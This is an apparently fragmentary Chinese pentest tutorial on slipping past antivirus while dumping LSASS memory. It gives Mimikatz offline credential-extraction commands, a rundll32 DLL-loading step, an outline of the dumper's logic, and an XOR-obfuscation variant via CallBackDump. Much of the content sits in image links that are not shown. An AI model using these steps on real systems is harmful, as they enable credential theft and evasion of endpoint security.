

3.2 动态拦截-dumplsass绕过-源头特征混淆文件



- 1 Dump1sass在内网安全测试中，成功导出获取口令或HASH起到了关键作用，各大杀毒也是对此进行各种拦截，如不能解决拦截将大大降低后续测试成功率。
- 2
- 3 0、Mimikatz离线
- 4 sekurlsa::minidump xx.log
- 5 sekurlsa::logonpasswords full

3.2.1 加载DLL

- 1 1、加载DLL
- 2 rundll32 dll.dll dllmain
- 3 具体代码实现思路：
- 4 -提升访问lsass.exe进程内存的权限
- 5 -获取lsass.exe进程的pid值
- 6 -创建文件来存储lsass.exe进程内存里面的内容











3.2.2 变异+加载Dll



- 2、变异+加载Dll
- rundll d11.dll d11main
-
- DF测试中发现生成但被杀（文件混淆下）
- CallBackDump to
- dumpXor xx.log xx.bin
- <https://github.com/seventeenman/CallBackDump>

